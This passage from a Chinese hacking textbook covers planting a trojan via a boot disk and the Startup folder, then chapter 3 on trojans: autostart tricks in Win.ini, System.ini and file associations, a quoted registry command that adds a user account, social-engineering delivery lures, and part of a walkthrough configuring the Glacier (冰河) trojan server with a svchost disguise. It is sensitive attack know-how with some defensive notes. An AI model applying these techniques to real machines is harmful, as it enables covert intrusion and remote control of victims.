


图 2-46

系统登录口令修改成功。

这里注意到，系统登录口令的修改使用了 ERD Commander 2003，这是深山红叶袖珍系统工具箱中的 Windows PE 集成了 ERD Commander 2003 的部分功能。事实上，Windows PE 本身只是提供了一个操作平台，至于具体做什么，微软公司并没有对其进行界定，因此才会有很多人对 Windows PE 平台进行了修改与集成。





免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第2章 本地入侵




图 2-49




图 2-50

将 about:blank 改为 http://www.google.com 后的界面如图 2-51 所示。




图 2-51

网络配置成功。

到指定位置下载木马服务器端。

**步骤4** 将木马服务器端设为开机启动程序。

一种比较方便的做法是将木马放到启动栏目组中，本例中，本地主机安装的是 Windows XP 操作系统，账号的用户名为 803。只需将木马复制到目录“C:\Documents and Settings\803\「开始」菜单\程序\启动”中即可。目录的位置如图 2-52 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）




图 2-52

将木马服务器端复制到启动目录组后，即完成了木马的种植。  
设定木马开机启动也有其他方法，如添加进注册表、绑定到指定程序等，这些可以查阅相关书籍。

2.5 安全解决方案

对利用盘载操作系统进入本地主机最好的方法是设定开机口令。通过 BIOS 可以设置开机口令。  
开机后，进入主板 BIOS，进入“Advanced BIOS Feature”，找到“Security Option”选项，将其值设为“System”。再单击“Set User Password”，然后输入希望设置的密码。这样以后打开设定开机密码的主机时首先会要求验证密码。  
在这种方式下，本地入侵者如果想进入系统，除了打开机箱对 CMOS 放电外，别无选择。而这么做往往会加大其自身被发现的风险。

2.6 小结

在本章中以实例的方式介绍了如何利用盘载操作系统入侵本地主机，并给出了相应的防范措施，希望以此提醒各位计算机系统管理员注意安全防范。

## 第3章 木马圈套

木马全称“特洛伊木马”，英文为 Trojan Horse。故事来源于古希腊神话，公元前 1193 年，特洛伊国王普里阿摩斯和他的二儿子——帕里斯王子在希腊斯巴达王麦尼劳斯的宫中受到了盛情的款待。但是，帕里斯却和麦尼劳斯美貌的妻子海伦一见钟情并将她带出宫去，恼怒的麦尼劳斯和他的兄弟迈西尼国王阿伽门农兴兵讨伐特洛伊。由于特洛伊城池牢固易守难攻，希腊军队和特洛伊勇士们对峙长达 10 年之久，最后英雄奥德修斯献上妙计，让希腊士兵全部登上战船，制造撤兵的假象，并故意在城前留下一具巨大的木马。特洛伊人高兴地把木马当做战利品抬进城去。当晚，正当特洛伊人沉湎于美酒和歌舞的时候，藏在木马腹内的 20 名希腊士兵杀出，打开城门，里应外合，特洛伊立刻被攻陷，杀戮和大火将整个城市毁灭，持续 10 年之久的战争终于结束。这就是“特洛伊木马”一词的来历，计算机界把伪装成其他良性程序的程序形象地称之为“木马”。

作为一种独立入侵的方式，木马有它自己特定的入侵方式和入侵条件。与故事中的特洛伊木马相似，计算机界中的木马主要有以下特点：

- 伪装性。木马总是伪装成其他程序来迷惑管理员。
- 潜伏性。木马能够毫无声响地打开端口等待外部连接。
- 隐蔽性。木马的运行隐蔽，甚至使用进程查看器都看不出。
- 不易删除。计算机一旦中了木马，最省事的方法就是重装系统。
- 通用性。即使远程主机是 Windows 98 系统，入侵者也可以实现远程控制。

作为一个计算机程序，木马主要有以下功能：

- 随系统启动。
- 入侵无须系统认证。
- 远程控制。
- 密码截取。
- 屏幕监视。
- 支持邮件发送。
- 部分木马还有主动连接功能。

入侵者使用木马主要有以下目的：

- 入侵。当基于认证和漏洞的入侵无法进行时，特别是要入侵 Windows 9x 系列操作系统时，就需要考虑使用木马入侵。
- 留后门。由于木马连接不需要系统认证并且隐蔽性好，为了以后还能使用远程主机，可

## 黑客攻防实战入门（第3版）

---

以种木马以留后门。

良性木马本身并没有什么危害，关键在于控制端是何人。如果是入侵者，那么木马是用于入侵目的；如果是网管，那么木马是用来进行远程管理的。但是恶性木马就不然，它几乎可以隶属于“病毒”家族，这种木马通常对系统进行恶意破坏，甚至传播病毒。

本章通过几款常见的木马，用实例来介绍入侵者是如何传播木马并使用它们实现远程控制的。不过需要特别说明的是，由于木马的功能过于强大，所以杀毒软件对所有木马都进行疯狂的查杀，即使最新的木马也不能存活很长时间。为了能够继续使用木马入侵，入侵者们都会在使用前对木马进行修改以逃过管理员和杀毒软件的查杀。因此，本章还有必要为大家介绍入侵者经常使用的木马防杀及木马种植技术。

通过本章的学习，大家能够了解到如下内容。

- 常用的几款木马及特点。
- 入侵者如何修改马来逃避杀毒软件查杀。
- 入侵者如何巧妙地在目标主机上种植木马。

### 3.1 木马的工作原理

---

掌握一个工具的使用方法，最好能够了解该工具的工作原理。为了使读者能够更好地了解“基于木马的入侵”，有必要介绍一下木马的工作原理。

#### 3.1.1 木马是如何工作的

一般来说，木马程序包括客户端与服务端两部分。其中，客户端运行在入侵者的操作系统上，是入侵者控制目标主机的平台；服务端则运行在目标主机上，是被控制的平台，一般发送给目标主机的就是服务端文件。

目前，木马主要依靠邮件、下载等途径进行传播。然后，木马通过一定的提示诱使目标主机运行木马的服务端程序，实现木马的种植。例如，入侵者伪装成目标主机用户的朋友，发送了一张捆绑有木马的电子贺卡。当目标主机打开贺卡后，屏幕上虽然会出现贺卡的画面，但此时木马服务端程序已经在后台运行了。由于木马的体积都非常小，大部分在几KB到几十KB之间，因此从体积上来判断一个文件中是否捆绑有木马是很困难的。

此外，木马也可以通过 Script、ActiveX 及 ASP.CGI 等交互脚本进行传播。比如，IE 浏览器在执行 Script 脚本时存在一些漏洞。入侵者可以利用这些漏洞进行木马的传播与种植。

当目标主机执行了服务端程序之后，入侵者便可以通过客户端程序与目标主机的服务端建立连接，进而控制目标主机。对于通信协议的选择，绝大多数木马使用的是 TCP/IP 协

议，但也有使用 UDP 协议的木马。

一方面，木马的服务端程序会尽可能地隐蔽行踪，同时监听某个特定的端口，等待客户端的连接；另一方面，服务端程序为了在每次重新启动计算机后都能够正常运行，还需要通过修改注册表等方法实现自启动功能。

3.1.2 木马的隐藏

木马是一款入侵软件，由于其本身的用途与特点，需要将自己隐藏起来。只有不被目标主机发现，入侵者才能永远地掌握目标主机的控制权。木马的隐藏决定了一款木马的优劣。一般来说，木马要注意到以下几个方面的隐藏。

1. 任务栏图标的隐藏

这是最基本的隐藏方式。如果在 Windows 的任务栏里出现一个莫名其妙的图标，一般用户都会明白是怎么回事。要实现在任务栏中隐藏，在编程时是很容易实现的。以 Visual Basic 为例，在 Visual Basic 中，只要把 Form（窗体）的 Visible 属性设置为 False，ShowInTaskbar 设置为 False，程序就不会出现在任务栏里了，如图 3-1 所示。



图 3-1

2. 在任务管理器中隐藏

通过 Windows 系统自带的任务管理器，用户可以很容易地发现木马。因此，木马会千方百计地伪装自己，使自己不出现在任务管理器中。比如，如果把木马设置为“系统服务”，便可以轻松地骗过任务管理器。

3. 通信端口的隐藏

通常，一台计算机有 65536 个端口，木马的通信就是通过这些端口中的一个。如果用户稍微留意，不难发现大多数木马使用的端口号都在 1024 以上，而且呈越来越大的趋势。

## 黑客攻防实战入门（第3版）

如果占用 1024 以下的低端口，很可能会造成端口冲突，这样的话，木马就很容易暴露。此外，目前有很多木马提供了端口修改功能，可以随时修改端口号，避免被发现。

### 4. 加载方式的隐藏

木马加载的方式可以说千奇百怪，但目的只有一个，就是让目标主机运行木马。如果木马不做任何伪装，用户不会去运行它。所以，如何让用户运行服务端是基于木马入侵的一个难题。而随着网站互动化的不断进步，越来越多的新技术可以成为木马的传播媒介，如 JavaScript、VBScript、ActiveX 等。

### 5. 最新隐身技术

在 Windows 98 时代，简单地注册为系统进程就可以实现木马从任务栏中消失的目的，可是在如今，这种方法显然是行不通的。注册为系统进程不仅仅能在任务栏中看到，而且可以直接在计算机管理中运行或停止服务。使用隐藏窗体或控制台的方法也不能欺骗 Administrator 用户，因为在 Windows NT 系统下，所有进程对 Administrator 用户都是可见的。

在研究了其他软件的长处之后，木马发现，Windows 下的中文汉化软件采用的陷阱技术非常适合木马的使用，这是一种更新、更隐蔽的方法。通过修改虚拟设备驱动程序（VXD）或修改动态链接库（DLL）来加载木马。这种方法与一般方法不同，它基本上摆脱了原有的木马模式——监听端口，而采用替代系统功能的方法（改写 VXD 或 DLL 文件），木马会将修改后的 DLL 替换系统已知的 DLL，并对所有的函数调用进行过滤。被替换的 DLL 文件对网络进行监听，一旦发现控制端的请求就激活自身，并将自己绑在一个进程上进行相关的木马操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它。并且经过测试，木马没有出现任何异常现象，且木马的控制端向被控制端发出特定的信息后，隐藏的程序就立即开始运作。

### 3.1.3 木马是如何启动的

作为一个优秀的木马，自启动功能是必不可少的。自启动可以保证木马不会因为用户的一次关机操作而彻底失去作用。正因为该项技术如此重要，所以很多编程人员都在不停地研究和探索新的自启动技术。一个典型的例子就是把木马加入到用户经常执行的程序（例如 explorer.exe）中，当用户执行该程序时，木马就自动执行并运行。当然，更加普遍的方法是通过修改 Windows 系统文件和注册表达到目的，现在经常使用的方法主要有以下几种。

#### 1. 在 Win.ini 中启动

在 Win.ini 的[windows]字段中有启动命令“load=”和“run=”。默认情况下“=”的后面是空白的。可以把开机加载程序的路径写在这里。

```
run= C:\windows\sample.exe
load= C:\windows\sample.exe
```

2. 在 System.ini 中启动

System.ini 位于 Windows 的安装目录下，其中[boot]字段的 shell=Explorer.exe 是木马常用来隐藏加载的地方。通常的做法是将该项变为 shell=Explorer.exe sample.exe。这里的 sample.exe 就是木马服务端程序。

System.ini 中的[386Enh]字段中的“driver=路径\程序名”也可以用来实现自启动。此外，System.ini 中的[mic]、[drivers]、[drivers32]也是加载程序的好地方。

3. 通过启动组实现自启动

启动组是专门用来实现应用程序自启动的地方。启动组文件夹的位置为“C:\Documents and Settings\Administrator\Start Menu\Programs\Startup”。此处 Administrator 为主机的用户名。如图 3-2 所示，用户将 QQ 作为系统启动组中的一项，每次系统启动后都会自动运行 QQ 程序。




图 3-2

启动组在注册表中对应的位置是：“HKEY\_CURRENT\_USER\Software\MICROSOFT\Windows\CurrentVersion\Explorer\ShellFolders”，在右面的属性栏中可以找到 Startup 属性，如图 3-3 所示。




图 3-3



4. \*.ini

后缀为.ini的文件是系统中应用程序的启动配置文件，木马程序利用这些文件能自启动应用程序的特点，将制作好的带有木马服务端程序自启动命令的文件上传到目标主机中，这样就可以达到启动木马的目的了。

5. 修改文件关联

修改文件关联是木马常用手段，例如，在正常情况下 TXT 文件的打开方式为 Notepad.EXE 文件，一旦中了文件关联木马，则 TXT 文件打开方式就会被修改为用木马程序打开，如著名的国产木马冰河就是这样。

冰河木马通过修改 HKEY\_CLASSES\_ROOT\txtfile\shell\open\command 下的键值，将“C:\WINDOWS\notepad.exe %1”改为“%SystemRoot%\system32\cmd.exe /c net user 123456 123456 /add && net start 123456 && %SystemRoot%\system32\cmd.exe /c %1”，如图 3-4 所示。




图 3-4

只要用户双击任意一个 TXT 文件，原本应该用 Notepad.exe 程序打开的 TXT 文件，现在就变成启动在 C:\WINDOWS\SYSTEM 目录下的 sample.exe 这个木马程序了。请读者注意，不仅仅是 TXT 文件，其他诸如 HTM、EXE、ZIP 等都是木马的目标。

6. 捆绑文件

入侵者可以通过一些黑客软件，如著名的 Deception Binder 进行捆绑，入侵者在完成了文件的捆绑之后，会将捆绑文件放到网站、FTP、BT 等资源下载场所，当用户下载并执行捆绑文件时，就启动了木马的服务端程序。

此外，再介绍一种比较新的连接方式——反弹技术。反弹技术解决了传统的远程控制软件不能访问装有防火墙和控制局域网内部的远程计算机的难题。反弹端口型软件的原理是，客户端首先登录到 FTP 服务器，编辑在木马软件中预先设置的主页空间上面的一个文件，并打开端口监听，等待服务端的连接，服务端定期用 HTTP 协议读取这个文件的内容，当发现是客户端让自己开始连接时，就主动连接，如此就可完成连接工作。并且监听端口一般为 80，所以如果没有合适的工具、丰富的经验真的很难防范。这类木马的典型代表就

是网络神偷。但由于这类木马仍然要在注册表中建立键值，所以根据注册表的变化就不难查到它们。

### 3.1.4 黑客如何欺骗用户运行木马

木马是一个软件，它由使用者传播或种植，而不会“长腿”自己跑到用户的机器上，正像《特洛伊》剧情中描述的一样，木马往往是用户自己将其带进计算机中的。有了木马程序，如果没有高超的骗术，木马也无用武之地，因此，这里将简单地介绍几种网络上流行的欺骗方法，目的是让读者了解这些骗术的内容，如果遇到类似情况，也可以当场揭穿而不会付出城池失守的代价。

#### 1. 捆绑欺骗

把木马服务端和某个游戏，或者 Flash 文件捆绑成一个文件通过 QQ 或邮件发送给受害者。当受害者对这个游戏或者 Flash 感兴趣而下载到机器上，并且不幸打开了文件。受害者会看到游戏程序正常打开，但却不会发觉木马程序已经悄悄运行。这种方法可以起到很好的迷惑作用，而且即使受害者重装系统，如果用户保存了那个捆绑文件，还是有可能再次中招的。

#### 2. 邮件冒名欺骗

现在上网的用户很多，但其中一些用户的电脑知识并不丰富，防范意识也不强，当黑客用匿名邮件工具冒充用户的好友或大型网站、政府机构向目标主机用户发送邮件时，会将木马程序作为附件一并发送给用户。用户看到发送者的名字是某知名网站或大型机构，而附件命名为调查问卷、注册表单等，用户就有可能毫无戒心地打开附件。

#### 3. 压缩包伪装

这个方法比较简单也比较实用。首先，将一个木马和一个损坏的 ZIP/RAR 文件包（可自制）捆绑在一起，生成一个后缀名为.exe 的文件。然后指定捆绑后的文件为 ZIP/RAR 文件图标，这样一来，除了后缀名与真正的 ZIP/RAR 文件不同，执行起来却和一般损坏的 ZIP/RAR 没什么两样，根本不知道其实已经有木马在悄悄运行了。

#### 4. 网页欺骗

也许读者在网上都有这样的经历，当用户在聊天的时候，入侵者发给用户一些陌生的网址，并且说明网站上有一些比较吸引人的东西或者热门的话题。如果用户不够警惕，或者好奇心较强，不幸单击了这个链接，在网页弹出的同时，用户的机器也可能已经被种下了木马。

## 5. 利用 net send 命令欺骗

net send 命令是 DOS 提供的在局域网内发送消息的内部命令，命令格式如下：net send [目标机的 IP 地址/目标机的机器名] [消息内容]。因此如果用户对此命令一无所知，则黑客就可以利用这个命令将自己伪装成系统用户或网络上的著名公司来发送欺骗性的消息，让用户跳进黑客设定好的圈套中，这样黑客就可以很容易地在目标机中种植木马了。

比如，先做好一个类似 Windows 补丁下载的网站，将木马伪装成 Windows Update 程序。然后，向目标机发送如图 3-5 所示的命令。

接下来，目标机用户的桌面将弹出一个包含上图中消息的对话框，如果用户不是很了解电脑知识，那么就很可能进入陷阱而去网站下载黑客伪装好的“Windows 更新程序”，打开“升级”后，用户就已经成为黑客的操纵目标之一了。




图 3-5

总结：随着木马技术的发展，木马的欺骗手段也层出不穷，但是只要读者在网上冲浪的时候不放松警惕，防范木马是可以做到的。

## 3.2 木马的种类

### 1. 破坏型

唯一的的功能就是破坏并且删除文件，可以自动删除电脑上 DLL、INI、EXE 文件，达到使电脑瘫痪的目的。

### 2. 密码发送型

可以找到隐藏密码并把它们发送到指定的信箱。有些用户喜欢把各种密码以文件的形式存放在计算机中，认为这样比较方便；还有一些用户喜欢用 Windows 提供的密码记忆功能，这样就可以不必每次都输入密码了。许多黑客软件可以寻找到这些文件，也有些黑客软件长期潜伏，记录操作者的键盘操作，从中寻找有用的密码。

在这里提醒一下，绝对不要认为将重要的文件加密后存放在公用计算机中就很安全，

别有用心的人完全可以用穷举法暴力破译密码。

### 3. 远程访问型

远程访问型木马程序一般包括客户端程序和服务端程序，在目标主机上执行了服务端程序后，只要用户知道目标主机的 IP 地址或主机名，就可以与目标主机连接。连接成功后，用户通过客户端程序提供的远程操作功能就可以实现对目标主机的监视与控制。利用这类木马的目的取决于用户，此类程序完全可以用于教学等正当领域。例如，在上机实验课中，老师可以通过远程访问程序来对学生的电脑进行监控，以确定学生正在进行课上应该完成的实验，而不是聊天或游戏。

此类木马程序中用的 UDP（User Datagram Protocol，用户报文协议），此协议是因特网上广泛采用的通信协议之一。与 TCP 协议不同，它是一种非连接的传输协议，没有确认机制，可靠性不如 TCP，但它的效率却比 TCP 高，用于远程屏幕监视还是比较适合的。它不区分服务器端和客户端，只区分发送端和接收端，编程较为简单，故选用 UDP 协议。

### 4. 键盘记录木马

这种类型的木马是非常简单的。它们只做一件事情，就是记录目标主机用户的键盘操作，并且将键盘操作记录在文件中，入侵者可以获得这些文件并在文件中获取诸如密码等有用的信息。针对这种类型的木马，某些软件使用了软键盘来防止用户的键盘操作被记录，例如 QQ 软件的新版本中就增加了软键盘功能，用户可以通过单击鼠标输入密码，增强了安全性，如图 3-6 所示。



图 3-6

### 5. DoS 攻击木马

随着 DoS 攻击越来越广泛的应用，被用做 DoS 攻击的木马也越来越流行起来。当入侵者入侵了一台机器后，给目标主机种上 DoS 攻击木马，那么日后这台计算机就成为入侵者进行 DoS 攻击的最得力助手了，即所谓的肉鸡。入侵者控制的肉鸡数量越多，发动 DoS

## 黑客攻防实战入门（第3版）

---

攻击取得成功的概率就越大。所以，这种木马的危害不是体现在被感染计算机上，而是体现在可以攻击一台又一台计算机，给网络造成很大的伤害和损失。

还有一种类似 DoS 的木马叫做邮件炸弹木马，一旦机器被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方机器瘫痪、不能接收邮件为止。

### 6. 代理木马

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的肉鸡种上代理木马，让其变成入侵者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，入侵者可以在匿名的情况下使用 Telnet、ICQ、IRC 等程序，从而隐蔽自己的踪迹。

### 7. FTP 木马

这种木马可能是最简单和古老的木马了，它的唯一功能就是打开 21 端口，等待用户连接。现在新 FTP 木马还加上了密码功能，这样，只有入侵者本人才知道正确的密码，从而进入对方计算机。

### 8. 程序杀手木马

上面的木马功能虽然形形色色，不过到了对方机器上要发挥自己的作用，还要通过查杀木马软件这一关才行。常见的查杀木马软件有 ZoneAlarm、Norton Anti-Virus 等。程序杀手木马的功能就是关闭目标机上运行的木马查杀程序，让木马更好地发挥作用。

### 9. 反弹端口型木马

木马开发者在分析了防火墙的特性后发现：防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马在服务端使用主动端口，客户端使用被动端口。木马定时监测客户端的存在，发现客户端上线立即进行主动连接；为了隐蔽起见，客户端的被动端口一般为 80，即使用户使用扫描软件检查自己的端口，也不会发现什么异常的数据包，这样就会以为是在正常浏览网页。

## 3.3 木马的演变

---

从木马的发展过程来看，有人把木马分为五代。第一代木马功能简单，主要对付 UNIX 系统，而针对 Windows 系统的第一代木马为数不多，只有 BO、Netspy 等少量木马，功能也非常简单。第一代 Windows 木马只是一个将自己伪装成特殊的程序或文件的软件，如本身伪装成一个用户登录窗口，当用户运行了木马伪装的登录窗口，输入用户名与密码后，木马将

自动记录数据并转发给入侵者，入侵者借此来获得用户的重要信息，达到自己的目的。

由于第一代木马比较简单，所以本书将在后面直接介绍第二代木马。第二代木马相对于第一代木马，技术与功能出现了质的变化，第二代木马可以被看做现代木马的雏形，提供了几乎所有能够进行的远程控制操作。国外有代表性的是 BO2000 和 Sub7，而国内的第二代木马最具代表性的就是冰河木马。

第三代木马继续完善连接与文件传输技术，并增加了木马穿透防火墙的功能，还出现了“反弹端口”技术，如国内的灰鸽子木马软件。

第四代木马除了完善前辈们所有的技术外，还利用了远程线程插入技术，将木马线程插入 DLL 线程中，使系统更加难以发现木马的存在与入侵的连接方式。

本章按照木马的演变顺序为读者详细介绍每一代木马的特点与操作方法，由于第一代木马过于简单，本书就直接为读者介绍第二代木马，即具有代表性的两款木马：冰河与广外女生。

## 3.4 第二代木马

在国内，冰河与广外女生被认为是标准的第二代木马，它们以强大的功能、方便的操作曾经占领了国内木马界半壁江山，本节就以这两个具有代表性的木马为例，来看看这些木马的特点，以及入侵者是如何使用这些木马来控制远程主机的。

### 3.4.1 冰河

#### 1. 简介

冰河（Glacier）是一款优秀的国产木马。冰河的出现使得国内的安全爱好者不再使用满是英文的外国木马。在此之后，国内的木马软件就如雨后春笋般地涌现出来。冰河主要包含以下两个文件。

G\_Server.exe：被监控端后台监控程序（运行一次即自动安装，可任意改名），在安装前可以先在“G\_Client”中对“配置本地服务器程序”功能进行一些特殊配置，例如是否将动态 IP 发送到指定信箱，是否需要改变监听端口，以及设置访问口令等。

G\_Client.exe：监控端执行程序，用于监控远程计算机和配置服务器程序。

#### 2. 功能概述（引自冰河自述文件）

该软件主要用于远程监控，主要有以下功能。

- 自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕（局域网适用）。
- 记录各种口令信息：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对

黑客攻防实战入门（第3版）

话框中出现过的口令信息，且 1.2 以上的版本中允许用户对该功能自行扩充，2.0 以上版本还同时提供了击键记录功能。

- 获取系统信息：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。
- 限制系统功能：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- 远程文件操作：包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件（提供了 4 种不同的打开方式——正常、最大化、最小化和隐藏）等多项文件操作功能。
- 注册表操作：包括对主键的浏览、增/删、复制、重命名和对键值的读/写等所有注册表操作功能。
- 发送信息：以 4 种常用图标向被控端发送简短信息。
- 点对点通信：以聊天室形式同被控端进行在线交谈。

3. 实例

使用工具：

- 冰河木马。
- QQ，用于发送木马。

思路：配置冰河服务端、种植木马、远程控制。

(1) 步骤一：配置冰河服务端

打开冰河客户端（G\_Client.exe），打开后的界面如图 3-7 所示。注意千万不要执行 G\_Server.exe 程序，否则会在本地机上种植木马。




图 3-7

第3章 木马图套

如图 3-8 所示，选择“设置”→“配置服务器程序”命令配置木马服务端。




图 3-8

打开的“服务器配置”窗口如图 3-9 所示。

下面对图 3-9 中的服务器配置参数进行说明。

- ① “基本设置”选项卡。
- 安装路径：指定木马服务程序安装路径，建议设置为<SYSTEM>。
  - 文件名称：指定木马服务程序的名字。
  - 进程名称：通过“Windows 任务管理器”查看到的进程名，默认为 Windows，建议为 svchost。
  - 访问口令：入侵者为了独享“肉鸡”而设置的连接口令，不过大多数版本都存在通用口令。
  - 敏感字符：用于记录账号、密码。
  - 提示信息：当远程管理员执行木马服务端程序（默认名为 G\_Server.exe）时弹出的提示信息，一般设定为某些出错信息，如“文件损坏，请重新下载”等。也可以不设置弹出信息，这个提示信息只是为了迷惑管理员。
  - 监听端口：默认为 7626。木马在远程主机端（服务端）开放的端口，用来等待入侵者（客户端）进行连接、控制。




图 3-9



黑客攻防实战入门（第3版）

② “自我保护”选项卡中的参数设定界面如图 3-10 所示，由于在软件中描述得很详细，这里不再解释。

